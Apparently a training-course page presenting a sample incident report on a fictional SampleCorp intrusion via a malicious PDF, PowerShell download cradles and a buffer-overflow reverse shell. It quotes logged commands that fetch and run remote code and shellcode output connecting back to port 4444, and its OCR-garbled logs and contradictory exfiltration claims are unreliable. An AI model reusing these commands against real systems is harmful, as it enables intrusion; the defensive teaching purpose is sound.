

Real-world Incident Report


Executive Summary

- **Incident ID:** INC2019-0422-022
- **Incident Severity:** High (P2)
- **Incident Status:** Resolved
- **Incident Overview:** On the night of **April 22, 2019**, at precisely **01:05:00**, SampleCorp's Security Operations Center (SOC) detected unauthorized activity within the internal network, specifically through anomalous process initiation and suspicious-looking PowerShell commands. Leveraging the lack of robust network access controls and two security vulnerabilities, the unauthorized entity successfully gained control over the following nodes within SampleCorp's infrastructure:
 - **WKST01.samplecorp.com:** A system used for software development purposes.
 - **HR01.samplecorp.com:** A system used to process employee and partner data.SampleCorp's SOC, in collaboration with the Digital Forensics and Incident Response (DFIR) units, managed to successfully contain the threat, eliminate both the introduced malicious software and existing security gaps, and ultimately restore the compromised systems to their original state.
- **Key Findings:** Owing to insufficient network access controls, the unauthorized entity was assigned an internal IP address by simply connecting their computer to an Ethernet port within a SampleCorp office. Investigative efforts revealed that the unauthorized entity initially compromised **WKST01.samplecorp.com** by exploiting a vulnerable version of **Acrobat Reader**. Additionally, the entity exploited a **buffer overflow vulnerability**, this time in a proprietary application developed by SampleCorp, to further penetrate the internal network. While no widespread data exfiltration was detected, likely owing to the rapid intervention by the SOC and DFIR teams, the unauthorized access to both **WKST01.samplecorp.com** and **HR01.samplecorp.com** raise concerns. As a result, both company and client data should be regarded as potentially compromised to some extent.
- **Immediate Actions:** SampleCorp's SOC and DFIR teams exclusively managed the incident response procedures, without the involvement of any external service providers. Immediate action was taken to isolate the compromised systems from the network through the use of VLAN segmentation. To facilitate a comprehensive investigation, the SOC and DFIR teams gathered extensive data. This included getting access to network traffic capture files. Additionally, all affected systems were plugged to a host security solution. As for event logs, they were automatically collected by the existing Elastic SIEM solution.
- **Stakeholder Impact:**
 - **Customers:** While no extensive data exfiltration was identified, the unauthorized access to both **WKST01.samplecorp.com** and **HR01.samplecorp.com** raises concerns about the integrity and confidentiality of customer data. As a precautionary measure, some services were temporarily taken offline and some API keys were revoked, leading to brief periods of downtime for customers. The financial implications of this downtime are currently being assessed but could result in loss of revenue and customer trust.
 - **Employees:** The compromised systems included **HR01.samplecorp.com**, which typically houses sensitive employee information. Although we have no evidence to suggest that employee data was specifically targeted or extracted, the potential risk remains. Employees may be subject to identity theft or phishing attacks if their data was compromised.
 - **Business Partners:** Given that **WKST01.samplecorp.com**, a development environment, was among the compromised systems, there's a possibility that proprietary code or technology could have been exposed. This could have ramifications for business partners who rely on the integrity and exclusivity of SampleCorp's technology solutions.
 - **Regulatory Bodies:** The breach of systems, could have compliance implications. Regulatory bodies may impose fines or sanctions on SampleCorp for failing to adequately protect sensitive data, depending on the jurisdiction and the nature

Table of Contents

Introduction to Security Incident Reporting	<input checked="" type="checkbox"/>
The Incident Reporting Process	<input checked="" type="checkbox"/>
Elements of a Proper Incident Report	<input checked="" type="checkbox"/>
Communications	<input checked="" type="checkbox"/>
Real-world Incident Report	<input checked="" type="checkbox"/>

My Workstation



- of the compromised data.
- Internal Teams: The SOC and DFIR teams were able to contain the threat effectively, but the incident will likely necessitate a review and potential overhaul of current security measures. This could mean a reallocation of resources and budget adjustments, impacting other departments and projects.
- Shareholders: The incident could have a short-term negative impact on stock prices due to the potential loss of customer trust and possible regulatory fines. Long-term effects will depend on the effectiveness of the remedial actions taken and the company's ability to restore stakeholder confidence.

Technical Analysis

Affected Systems & Data

Owing to insufficient network access controls, the unauthorized entity was assigned an internal IP address by simply connecting their computer to an Ethernet port within a SampleCorp office.

The unauthorized entity successfully gained control over the following nodes within SampleCorp's infrastructure:

- WKST01.samplecorp.com:** This is a development environment that contains proprietary source code for upcoming software releases, as well as API keys for third-party services. The unauthorized entity did navigate through various directories, raising concerns about intellectual property theft and potential abuse of API keys.
- HR01.samplecorp.com:** This is the Human Resources system that houses sensitive employee and partner data, including personal identification information, payroll details, and performance reviews. Our logs indicate that the unauthorized entity did gain access to this system. Most concerning is that an unencrypted database containing employee Social Security numbers and bank account details was accessed. While we have no evidence to suggest data was extracted, the potential risk of identity theft and financial fraud for employees is high.

Evidence Sources & Analysis

WKST01.samplecorp.com

On the night of **April 22, 2019**, at exactly **01:05:00**, SampleCorp's Security Operations Center (SOC) identified unauthorized activity within the internal network. This was detected through abnormal parent-child process relationships and suspicious PowerShell commands, as displayed in the following screenshot.

From the logs, PowerShell was invoked from **cmd.exe** to execute the contents of a remotely hosted script. The IP address of the remote host was an internal address, **192.168.220.66**, indicating that an unauthorized entity was already present within the internal network.

April 22nd 2019, 00:32:39.363	Process Create: UtcTime: 2019-04-21 16:32:39.363 ProcessGuid: {68C3D3DC-9B27-5CBC-0000-0010408C4700} ProcessId: 2960 Image: C:\Windows\System32\cmd.exe FileVersion: 6.1.7601.17514 (win7sp1_rtm.101119-)	cmd.exe /Q /c cd 1> \\\127.0.0.1\ADMIN\$_1555864304.02 2>&1
April 22nd 2019, 00:32:46.007	Process Create: UtcTime: 2019-04-21 16:32:46.007 ProcessGuid: {68C3D3DC-9B2E-5CBC-0000-001078944700} ProcessId: 2844 Image: C:\Windows\System32\cmd.exe FileVersion: 6.1.7601.17514 (win7sp1_rtm.101119-)	cmd.exe /Q /c dir 1> \\\127.0.0.1\ADMIN\$_1555864304.02 2>&1
April 22nd 2019, 00:34:44.344	Process Create: UtcTime: 2019-04-21 16:34:44.344 ProcessGuid: {68C3D3DC-9B44-5CBC-0000-00106CC4700} ProcessId: 3000 Image: C:\Windows\System32\cmd.exe FileVersion: 6.1.7601.17514 (win7sp1_rtm.101119-)	cmd.exe /Q /c powershell.exe -nop -w hidden -c \$new=New-Object net.webclient;\$c.proxy=[Net.WebRequest]::GetSystemWebProxy();\$c.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEEX \$c.downloadString([http://192.168.220.66:8089/4G3]`OFeRzR9eys'); 1>
April 22nd 2019, 00:34:44.391	Process Create: UtcTime: 2019-04-21 16:34:44.376 ProcessGuid: {68C3D3DC-9B44-5CBC-0000-0010F4004700} ProcessId: 2012 Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell	powershell.exe -nop -w hidden -c \$new=New-Object net.webclient;\$c.proxy=[Net.WebRequest]::GetSystemWebProxy();\$c.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEEX \$c.downloadString([http://192.168.220.66:8089/4G3]`OFeRzR9eys');

The earliest signs of malicious command execution point to **WKST01.samplecorp.com** being compromised, likely due to a malicious email attachment with a suspicious file named **cv.pdf** for the following reasons:

- The user accessed the email client **Mozilla Thunderbird**
- A suspicious file **cv.pdf** was opened with Adobe Reader 10.0, which is outdated and vulnerable to security flaws.
- Malicious commands were observed immediately following these events.

April 22nd 2019, 00:20:57.563 "C:\Windows\system32\mmc.exe" "C:\Windows\system32\services.msc"
April 22nd 2019, 00:20:57.735 "C:\Windows\system32\mmc.exe" "C:\Windows\system32\services.msc"

```

April 22nd 2019, 00:24:53.00/ "L:\tools\ThunderbirdPortable\ThunderbirdPortable.exe"
April 22nd 2019, 00:24:53.249 "C:\tools\ThunderbirdPortable\App\thunderbird\thunderbird.exe" -profile
    "C:\tools\ThunderbirdPortable\Data\profile"
April 22nd 2019, 00:27:19.478 C:\Windows\SysWOW64\DllHost.exe /ProcessId:{AB890B4-09CA-4BB6-B78D-
    ABF59079AB05}
April 22nd 2019, 00:27:27.091 "C:\Program Files (x86)\Adobe\Reader 10.0\Reader\AcroRd32.exe" "C:\Users\█████
    \Desktop\cv.pdf"
April 22nd 2019, 00:27:27.871 "C:\Program Files (x86)\Adobe\Reader 10.0\Reader\wow_helper.exe" 0x634
    0x1f0000
April 22nd 2019, 00:31:44.132 cmd.exe /O /c cd \> \\127.0.0.1\ADMIN$_\_1555864304.02 2>&1
April 22nd 2019, 00:31:44.210 cmd.exe /O /c cd 1> \\127.0.0.1\ADMIN$_\_1555864304.02 2>&1
April 22nd 2019, 00:31:47.846 cmd.exe /O /c whoami 1> \\127.0.0.1\ADMIN$_\_1555864304.02 2>&1
April 22nd 2019, 00:31:47.861 whoami
April 22nd 2019, 00:32:15.156 cmd.exe /O /c cd c:\users 1> \\127.0.0.1\ADMIN$_\_1555864304.02 2>&1
April 22nd 2019, 00:32:15.234 cmd.exe /O /c cd 1> \\127.0.0.1\ADMIN$_\_1555864304.02 2>&1
April 22nd 2019, 00:32:16.761 cmd.exe /O /c dir 1> \\127.0.0.1\ADMIN$_\_1555864304.02 2>&1
April 22nd 2019, 00:32:20.017 cmd.exe /O /c cd ██████ 1> \\127.0.0.1\ADMIN$_\_1555864304.02 2>&1
April 22nd 2019, 00:32:20.095 cmd.exe /O /c cd 1> \\127.0.0.1\ADMIN$_\_1555864304.02 2>&1

```

User opening starting an email client.
After which, user opened a suspicious pdf "cv.pdf"

Start of malicious command execution

Additionally, cmd.exe and powershell.exe were spawned from wmicprvse.exe.

April 22nd 2019, 00:27:27.091	Process Create: UtcTime: 2019-04-21 16:31:44.101 ProcessGuid: {68C303DC- 9AF0-5CBC-0000- 0010F43D4700} ProcessId: 1732	"C:\Program Files (x86)\Adobe\Reader 10.0\Reader\AcroRd32.exe" "C:\Users\█████\Desktop\cv.pdf"	C:\Windows\Explorer.EXE
April 22nd 2019, 00:27:27.871	Process Create: UtcTime: 2019-04-21 16:31:44.210 ProcessGuid: {68C303DC- 9AF0-5CBC-0000- 0010F43D4600} ProcessId: 2424	"C:\Program Files (x86)\Adobe\Reader 10.0\Reader\wow_helper.exe" 0x634 0x1f0000	"C:\Program Files (x86)\Adobe\Reader 10.0\Reader\AcroRd32.exe" "C:\Users\█████\Desktop\cv.pdf"
April 22nd 2019, 00:31:44.132	Process Create: UtcTime: 2019-04-21 16:31:44.101 ProcessGuid: {68C303DC- 9AF0-5CBC-0000- 0010F43D4700} ProcessId: 1068	cmd.exe /O /c cd \> \\127.0.0.1\ADMIN\$__1555864304.02 2>&1	C:\Windows\system32\wbem\wmicprvse.exe
April 22nd 2019, 00:31:44.210	Process Create: UtcTime: 2019-04-21 16:31:44.210 ProcessGuid: {68C303DC- 9AF0-5CBC-0000- 0010F43D4700}	cmd.exe /O /c cd 1> \\127.0.0.1\ADMIN\$__1555864304.02 2>&1	C:\Windows\system32\wbem\wmicprvse.exe

t event_data.ParentCommandLine	Q Q □ * C:\Windows\system32\wbem\wmicprvse.exe
t event_data.ParentImage	Q Q □ * C:\Windows\System32\wbem\WmiPrvSE.exe
t event_data.ParentProcessGuid	Q Q □ * {68C303DC-5F00-5CBC-0000-0010931A0200}
t event_data.ParentProcessId	Q Q □ * 2120
t event_data.ProcessGuid	Q Q □ * {68C303DC-9B18-5CBC-0000-0010AB724700}
# event_data.ProcessId	Q Q □ * 2,240
t event_data.Product	Q Q □ * Microsoft® Windows® Operating System
t event_data.SourceIp	Q Q □ * 192.168.220.66
t event_data.TerminalSessionId	Q Q □ * 0
t event_data.User	Q Q □ * ██████

As already mentioned, the unauthorized entity then executed specific PowerShell commands.

```

00:31:44.210 cmd.exe /O /c cd 1> \\127.0.0.1\ADMIN$_\_1555864304.02 2>&1
00:31:47.846 cmd.exe /O /c whoami 1> \\127.0.0.1\ADMIN$_\_1555864304.02 2>&1
00:31:47.861 whoami
00:32:15.156 cmd.exe /O /c cd c:\users 1> \\127.0.0.1\ADMIN$_\_1555864304.02 2>&1
00:32:15.234 cmd.exe /O /c cd 1> \\127.0.0.1\ADMIN$_\_1555864304.02 2>&1
00:32:16.761 cmd.exe /O /c dir 1> \\127.0.0.1\ADMIN$_\_1555864304.02 2>&1
00:32:20.017 cmd.exe /O /c cd tuser 1> \\127.0.0.1\ADMIN$_\_1555864304.02 2>&1
00:32:20.095 cmd.exe /O /c cd 1> \\127.0.0.1\ADMIN$_\_1555864304.02 2>&1
00:32:24.131 cmd.exe /O /c dir 1> \\127.0.0.1\ADMIN$_\_1555864304.02 2>&1
00:32:29.922 cmd.exe /O /c cd Desktop 1> \\127.0.0.1\ADMIN$_\_1555864304.02 2>&1
00:32:30.000 cmd.exe /O /c cd 1> \\127.0.0.1\ADMIN$_\_1555864304.02 2>&1
00:32:31.390 cmd.exe /O /c dir 1> \\127.0.0.1\ADMIN$_\_1555864304.02 2>&1
00:32:39.291 cmd.exe /O /c cd Current_Project 1> \\127.0.0.1\ADMIN$_\_1555864304.02 2>&1
00:32:39.363 cmd.exe /O /c cd 1> \\127.0.0.1\ADMIN$_\_1555864304.02 2>&1
00:32:46.007 cmd.exe /O /c dir 1> \\127.0.0.1\ADMIN$_\_1555864304.02 2>&1
00:34:44.344 cmd.exe /O /c powershell1.exe -nop -w hidden -c $c=new-object net.webclient;$c.proxy=[Net.WebRequest]::GetSystemWebProxy();$c.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX $c.downloadString("http://192.168.220.66:8089/4G310F#rZ9ey's"); 1> \\127.0.0.1\ADMIN$_\_1555864304.02 2>&1
00:34:44.391 powershell.exe -nop -w hidden -c $c=new-object net.webclient;$c.proxy=[Net.WebRequest]::GetSystemWebProxy();$c.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX $c.downloadString("http://192.168.220.66:8089/4G310F#rZ9ey's");
00:34:44.454 powershell.exe -nop -w hidden -c $c=new-object net.webclient;$c.proxy=

```

```
[Net.WebRequest]:=GetSystemWebProxy()&c.Proxy.Credentials=(Net.CredentialCache)::DefaultCredentials;IEX Sc.downloadString('http://192.168.200.66:8089/4G310F#RzR9eys');
```

Brief Analysis of 192.168.220.66

From the logs, we identified four hosts on the network segment with corresponding IP addresses and hostnames. The host **192.168.220.66**, previously observed in the logs of **WKST01.samplecorp.com**, confirms the presence of an unauthorized entity in the internal network.

The below table is the result of a SIEM query that aimed to identify all instances of command execution initiated from **192.168.228.66**, based on data from **WKST01.samplecorp.com**.

beat.hostname.keyword:	beat.hostip.keyword:	beat.hostport.keyword:
event_data.CommandLine.keyword: Descending	Descending	Co
cmd.exe /Q /c cd 1> \\127.0.0.1\ADMIN\$_1555864304.02 2>&1	WKST01	5
cmd.exe /Q /c dir 1> \\127.0.0.1\ADMIN\$_1555864304.02 2>&1	WKST01	4
powershell.exe -nop -w hidden -c \$c=new-object net.webclient;\$c.proxy= [Net.WebRequest]::GetSystemWebProxy();\$c.Proxy.Credentials= [Net.CredentialCache]::DefaultCredentials;IEX	WKST01	2
whoami	WKST01	1
...
powershell IEX (New-Object Net.WebClient).DownloadString('http://192.168.220.66/test.php'); \$m = Get-ModifiableService; \$m	HR01	1

The results suggest that the unauthorized entity has successfully infiltrated the hosts: **WKST01.samplecorp.com** and **HR01.samplecorp.com**.

HR01.samplecorp.com

HR01.samplecorp.com was investigated next, as the unauthorized entity, **192.168.220.66**, was shown to establish a connection with **HR01.samplecorp.com** at the earliest possible moment in the packet capture.

No.	Time	Source	Destination	Protocol	Length	Info
735	2019-04-22 00:21:59.209938	192.168.220.66	192.168.220.255	BJNP	60	Scanner Command: Discover
736	2019-04-22 00:21:59.209939	192.168.220.66	192.168.220.255	BJNP	60	Scanner Command: Discover
739	2019-04-22 00:21:59.209943	192.168.220.66	192.168.220.255	BJNP	60	Scanner Command: Discover
740	2019-04-22 00:21:59.209944	192.168.220.66	192.168.220.255	BJNP	60	Scanner Command: Discover
745	2019-04-22 00:21:59.921877	192.168.220.66	255.255.255.255	UDP	58135 - 3229 Length: 3229	
746	2019-04-22 00:21:59.921884	192.168.220.66	255.255.255.255	UDP	58137 - 3229 Length: 3229	
4868	2019-04-22 00:58:13.871612	192.168.220.66	192.168.220.191	TCP	74	43514 - 31373 [SYN] Seq=0 Win=29208 Len=0 MSS=1464 SACK_PERMITTED=1
4861	2019-04-22 00:58:13.871617	192.168.220.66	192.168.220.66	TCP	74	43513 - 34514 [SYN, ACK] Seq=1 Ack=1 Win=8192 Len=0 MSS=1464 SACK_PERMITTED=1
4862	2019-04-22 00:58:13.872095	192.168.220.66	192.168.220.191	TCP	66	43514 - 31337 [ACK] Seq=1 Ack=1 Win=29213 Lenn=1 Win=1024
4863	2019-04-22 00:58:13.876086	192.168.220.66	192.168.220.191	TCP	109	43514 - 31337 [PSH, ACK] Seq=1 Ack=1 Win=29213 Len=1024
4864	2019-04-22 00:58:13.876101	192.168.220.66	192.168.220.191	TCP	66	43515 - 31337 [ACK] Seq=1 Ack=1 Win=29213 Lenn=1 Win=1024
4865	2019-04-22 00:58:13.876606	192.168.220.66	192.168.220.191	TCP	66	43515 - 31337 [ACK] Seq=1 Ack=1 Win=29213 Lenn=1 Win=1024
4866	2019-04-22 00:58:13.878289	192.168.220.66	192.168.220.191	TCP	66	43516 - 31337 [ACK] Seq=1 Ack=1 Win=29208 MSS=1464 SACK_PERMITTED=1
4867	2019-04-22 00:58:13.883867	192.168.220.66	192.168.220.191	TCP	66	43444 - 56806 [SYN, ACK] Seq=0 Ack=1 Win=29208 Len=0 MSS=1464 SACK_PERMITTED=1
4868	2019-04-22 00:58:13.883128	192.168.220.66	192.168.220.191	TCP	54	56806 - 44444 [ACK] Seq=1 Ack=1 Win=65536 Len=0
4869	2019-04-22 00:58:13.972633	192.168.220.66	192.168.220.191	TCP	64	44444 - 56806 [PSH, ACK] Seq=1 Ack=1 Win=29312 Len=4
4870	2019-04-22 00:58:13.973697	192.168.220.66	192.168.220.191	TCP	1514	44444 - 56806 [ACK] Seq=1 Win=29312 Len=1464
4871	2019-04-22 00:58:13.973698	192.168.220.66	192.168.220.191	TCP	1514	44444 - 56806 [ACK] Seq=1465 Ack=29312 Len=1464
4872	2019-04-22 00:58:13.973701	192.168.220.66	192.168.220.191	TCP	1514	44444 - 56806 [ACK] Seq=1466 Ack=29312 Len=1464
4873	2019-04-22 00:58:13.973698	192.168.220.66	192.168.220.191	TCP	1514	44444 - 56806 [ACK] Seq=1 Win=29312 Len=1464
4874	2019-04-22 00:58:13.973699	192.168.220.66	192.168.220.191	TCP	1514	44444 - 56806 [ACK] Seq=1467 Ack=29312 Len=1464
4875	2019-04-22 00:58:13.973702	192.168.220.66	192.168.220.191	TCP	1514	44444 - 56806 [ACK] Seq=7395 Ack=29312 Len=1464
4876	2019-04-22 00:58:13.973717	192.168.220.66	192.168.220.191	TCP	1514	44444 - 56806 [ACK] Seq=8765 Ack=1 Win=29312 Len=1464
4877	2019-04-22 00:58:13.973718	192.168.220.66	192.168.220.191	TCP	1514	44444 - 56806 [ACK] Seq=122551 Ack=1 Win=29312 Len=1464

Network traffic details suggest a buffer overflow attempt on the service running at port 31337 of

HR01.samplecorp.com

No.	Time	Source	Destination	Protocol	Length	Info
4060	2019-04-22 00:50:18.871612	192.168.220.66	192.168.220.101	TCP	74	34514 → 31337 [SYN] Seq=1
4061	2019-04-22 00:50:18.871679	192.168.220.101	192.168.220.66	TCP	74	31337 → 34514 [SYN, ACK] Seq=1
4062	2019-04-22 00:50:18.872096	192.168.220.66	192.168.220.101	TCP	66	34514 → 31337 [ACK] Seq=1
4063	2019-04-22 00:50:18.878600	192.168.220.66	192.168.220.101	TCP	1091	34514 → 31337 [PSH, ACK] Seq=1
4064	2019-04-22 00:50:18.879647	192.168.220.66	192.168.220.101	TCP	66	34514 → 31337 [FIN, ACK] Seq=1
4065	2019-04-22 00:50:18.879668	192.168.220.101	192.168.220.66	TCP	66	31337 → 34514 [ACK] Seq=1
Protocol: TCP (6)						
Header checksum: 0xfb3e [validation disabled]						
[Header checksum status: Unverified]						
Source: 192.168.220.66						
Destination: 192.168.220.101						
▼ Transmission Control Protocol, Src Port: 34514, Dst Port: 31337, Seq: 1, Ack: 1, Len: 1025						
Source Port: 34514						
Destination Port: 31337						
0010	04 35 01 88 40 00 06	fb 3e c0 a8 dc 4c c0	a8 .5 .@ .@ -> .0 .0 .			
0029	04 35 01 88 40 00 06	c0 a8 dc 4c c0 a8 00	e .z ! l c .x .- .0 .0 .			
0029	00 e5 f5 40 00 00 01	00 0a 07 bf 28 91 19) .AAAAA .AAAAAAA			
0048	29 41 41 41 41 41 41	41 41 41 41 41 41 41	AAAAAAA .AAAAAAA			
0048	41 41 41 41 41 41 41	41 41 41 41 41 41 41	AAAAAAA .AAAAAAA			
0048	41 41 41 41 41 41 41	41 41 41 41 41 41 41	AAAAAAA .AAAAAAA			

The network traffic was exported as raw binary for further analysis.

The extracted binary was analyzed in a shellcode debugger, `scdbg`.

Scdbg reveals that the shellcode will attempt to initiate a connection to 192.168.228.66 at port 4444. This confirms that there has been an attempt to exploit a service running on port 31337 of HR01.samplecorp.com.

```
C:\Users\          \Desktop\scdbg>scdbg.exe bof2.bin
error setting working directory for drag and drop mode..exe=scdbg.exe
Loaded 188 bytes from file bof2.bin
Initialization Complete..
Max Steps: 2000000
Using base offset: 0x4010000

4010bb LoadLibraryA(ws2_32)
4010cb WSAStartup(190)
4010e8 WSASocket(af=2, tp=1, proto=0, group=0, flags=0)
4010f4 connect(h=42, host: 192.168.220.66 , port: 4444 ) = 71ab4a07
4010f4 connect(h=42, host: 192.168.220.66 , port: 4444 ) = 71ab4a07
4010f4 connect(h=42, host: 192.168.220.66 , port: 4444 ) = 71ab4a07
4010f4 connect(h=42, host: 192.168.220.66 , port: 4444 ) = 71ab4a07
4010f4 connect(h=42, host: 192.168.220.66 , port: 4444 ) = 71ab4a07

Stepcount 2000000
```

A search for network connections between **HR01.samplecorp.com** and the unauthorized entity was conducted using the aforementioned traffic capture file. Results revealed connections back to the unauthorized entity on port **4444**. This indicates that the unauthorized entity successfully exploited a buffer overflow vuln to gain command execution on **HR01.samplecorp.com**.

No.	Time	Source	Destination	Protocol	Length	Info
735	2019-04-22 08:21:59,209938	192.168.220.66	192.168.220.255	BNP	60	Scanner Command: Discover
736	2019-04-22 08:21:59,209939	192.168.220.66	192.168.220.255	BNP	60	Scanner Command: Discover
737	2019-04-22 08:21:59,209940	192.168.220.66	192.168.220.255	BNP	60	Scanner Command: Discover
748	2019-04-22 08:21:59,209977	192.168.220.66	192.168.220.255	BNP	60	Scanner Command: Discover
749	2019-04-22 08:21:59,931877	192.168.220.66	255.255.255.255	UDP	60	58135 - 3289 Len=15
750	2019-04-22 08:22:00,931882	192.168.220.66	255.255.255.255	UDP	79	36274 - 1124 Len=37
4068	2019-04-22 08:50:18,078162	192.168.220.66	192.168.220.101	TCP	74	34514 - 31337 [SYN] Seq: Win=9290 Leno= MSS=1460 SACK=0
4061	2019-04-22 08:50:18,078167	192.168.220.101	192.168.220.66	TCP	74	31337 - 34514 [SYN, ACK] Seq: 1 Win=8192 Leno= MSS=1460 SACK=0
4062	2019-04-22 08:50:18,078296	192.168.220.66	192.168.220.101	TCP	66	34514 - 31337 [PSH, ACK] Seq: 1 Win=2932 Leno= MSS=1460 SACK=0
4063	2019-04-22 08:50:18,078297	192.168.220.66	192.168.220.101	TCP	66	31337 - 34514 [PSH, ACK] Seq: 1 Win=2932 Leno= MSS=1460 SACK=0
4064	2019-04-22 08:50:18,078663	192.168.220.101	192.168.220.66	TCP	66	34514 - 31337 [PSH, ACK] Seq: 1 Win=2932 Leno= MSS=1460 SACK=0
4065	2019-04-22 08:50:18,078665	192.168.220.101	192.168.220.66	TCP	66	31337 - 34514 [PSH, ACK] Seq: 1 Win=2932 Leno= MSS=1460 SACK=0
4066	2019-04-22 08:50:18,078880	192.168.220.66	192.168.220.255	TCP	66	36894 - 4444 [TSN] Seq: Win=8192 Leno= MSS=1460 SACK=0

ID	Date	Time	Source IP	Destination IP	Protocol	Sequence Number	Acknowledgment Number	Flags	Window Size	Length
4068	2019-04-22	00:50:18.883128	192.168.220.101	192.168.220.66	TCP	54	56086 - 4444	[ACK]	Seq=1 Ack=1	Win=65536 Len=0
4069	2019-04-22	00:50:18.972633	192.168.220.66	192.168.220.101	TCP	60	4444 - 56086	[PSH, ACK]	Seq=1 Ack=1	Win=29312 Len=0
4070	2019-04-22	00:50:18.973697	192.168.220.66	192.168.220.101	TCP	1514	4444 - 56086	[ACK]	Seq=5 Ack=1	Win=29312 Len=1460
4071	2019-04-22	00:50:18.973697	192.168.220.66	192.168.220.101	TCP	1514	4444 - 56086	[ACK]	Seq=1465 Ack=1	Win=29312 Len=1460
4072	2019-04-22	00:50:18.973697	192.168.220.66	192.168.220.101	TCP	1514	4444 - 56086	[ACK]	Seq=1466 Ack=1	Win=29312 Len=1460
4073	2019-04-22	00:50:18.973698	192.168.220.66	192.168.220.101	TCP	1514	4444 - 56086	[ACK]	Seq=1482 Ack=1	Win=29312 Len=1460
4074	2019-04-22	00:50:18.973699	192.168.220.66	192.168.220.101	TCP	1514	4444 - 56086	[ACK]	Seq=5845 Ack=1	Win=29312 Len=1460
4075	2019-04-22	00:50:18.973700	192.168.220.66	192.168.220.101	TCP	1514	4444 - 56086	[ACK]	Seq=7305 Ack=1	Win=29312 Len=1460
4076	2019-04-22	00:50:18.973717	192.168.220.66	192.168.220.101	TCP	1514	4444 - 56086	[ACK]	Seq=8765 Ack=1	Win=29312 Len=1460
4077	2019-04-22	00:50:18.973718	192.168.220.66	192.168.220.101	TCP	1514	4444 - 56086	[ACK]	Seq=10225 Ack=1	Win=29312 Len=1460

The depth of the technical analysis can be tailored to ensure that all stakeholders are adequately informed about the incident and the actions taken in response. While we've chosen to keep the investigation details concise in this module to avoid overwhelming you, it's important to note that in a real-world situation, every claim or statement would be backed up with robust evidence.

Indicators of Compromise (IoCs)

- C2 IP: 192.168.220.66
- cv.pdf (SHA256): ef59d7038cfcd565fd65bae12588810d5361df938244ebad33b71882dcf683011

Root Cause Analysis

Insufficient network access controls allowed the unauthorized entity access to SampleCorp's internal network.

The primary catalysts for the incident were traced back to two significant vulnerabilities. The first vulnerability stemmed from the continued use of an outdated version of Acrobat Reader, while the second was attributed to a buffer overflow issue present within a proprietary application. Compounding these vulnerabilities was the inadequate network segregation of crucial systems, leaving them more exposed and easier targets for potential threats. Additionally, there was a notable gap in user awareness, evident from the absence of comprehensive training against phishing tactics, which could have served as the initial entry point for the attackers.

Technical Timeline

- Initial Compromise
 - April 22nd, 2019, 00:27:27: One of the employees opened a malicious PDF document ([cv.pdf](#)) on [WKST01.samplecorp.com](#), which exploited a known vulnerability in an outdated version of [Acrobat Reader](#). This led to the execution of a malicious payload that established initial foothold on the system.
- Lateral Movement
 - April 22nd, 2019, 00:50:18: The unauthorized entity leveraged the initial access to perform reconnaissance on the internal network. They discovered a [buffer overflow](#) vulnerability in a proprietary HR application running on [HR01.samplecorp.com](#). Using a crafted payload, they exploited this vulnerability to gain unauthorized access to the HR system.
- Data Access & Exfiltration
 - April 22nd, 2019, 00:35:09: The unauthorized entity accessed various directories on [WKST01.samplecorp.com](#) containing both proprietary source code and API keys.
 - April 22nd, 2019, 01:30:12: The unauthorized entity located an unencrypted database on [HR01.samplecorp.com](#) containing sensitive employee and partner data, including Social Security numbers and salary information. They compressed this data and exfiltrated it to an external server via a secure [SSH](#) tunnel.
- C2 Communications
 - An unauthorized entity gained physical access to SampleCorp's internal network. The Command and Control (C2) IP address identified was an internal one: [192.168.220.66](#).
- Malware Deployment or Activity
 - The malware was disseminated via a malicious PDF document and made extensive use of legitimate Windows binaries for staging, command execution, and post-exploitation purposes.
 - Subsequently, shellcode was utilized within a buffer overflow payload to infect [HR01.samplecorp.com](#).
- Containment Times
 - April 22nd, 2019, 02:30:11: SampleCorp's SOC and DFIR teams detected the unauthorized activities and immediately isolated [WKST01.samplecorp.com](#) and [HR01.samplecorp.com](#) from the network using VLAN segmentation.
 - April 22nd, 2019, 03:10:14: SampleCorp's SOC and DFIR teams plugged a host security solution to both [WKST01.samplecorp.com](#) and [HR01.samplecorp.com](#) to collect more data from the affected systems.
 - April 22nd, 2019, 03:43:34: The firewall rules were updated to block the known C2 IP address, effectively cutting off the unauthorized entity's remote access.
- Eradication Times

- April 22nd, 2019, 04:11:00: A specialized malware removal tool was used to clean both `WKST01.samplecorp.com` and `HR01.samplecorp.com` of the deployed malware.
 - April 22nd, 2019, 04:39:00: All systems, starting with `WKST01.samplecorp.com` were updated to the latest version of `Acrobat Reader`, mitigating the vulnerability that led to the initial compromise.
 - April 22nd, 2019, 05:01:00: The API keys that were accessed by the unauthorized entity have been revoked.
 - April 22nd, 2019, 05:05:00: The login credentials of the user who accessed the `cv.pdf` file, as well as those of users who have recently signed into both `WKST01.samplecorp.com` and `HR01.samplecorp.com`, have been reset.

• Recovery Times

 - April 22nd, 2019, 05:21:00: After ensuring that `WKST01.samplecorp.com` was malware-free, the SOC team restored the system from a verified backup.
 - April 22nd, 2019, 05:58:00: After ensuring that `HR01.samplecorp.com` was malware-free, the SOC team restored the system from a verified backup.
 - April 22nd, 2019, 06:33:44: The development team rolled out an emergency patch for the `buffer overflow` vulnerability in the proprietary HR application, which was then deployed to `HR01.samplecorp.com`.

Nature of the Attack

In this segment, we should meticulously dissect the modus operandi of the unauthorized entity, shedding light on the specific tactics, techniques, and procedures (TTPs) they employed throughout their intrusion. For instance, let's dive into the methods the SOC team used to determine that the unauthorized entity utilized the Metasploit framework in their operations.


Detecting Metasploit

To better understand the tactics and techniques of the unauthorized entity, we delved into the malicious PowerShell commands executed.

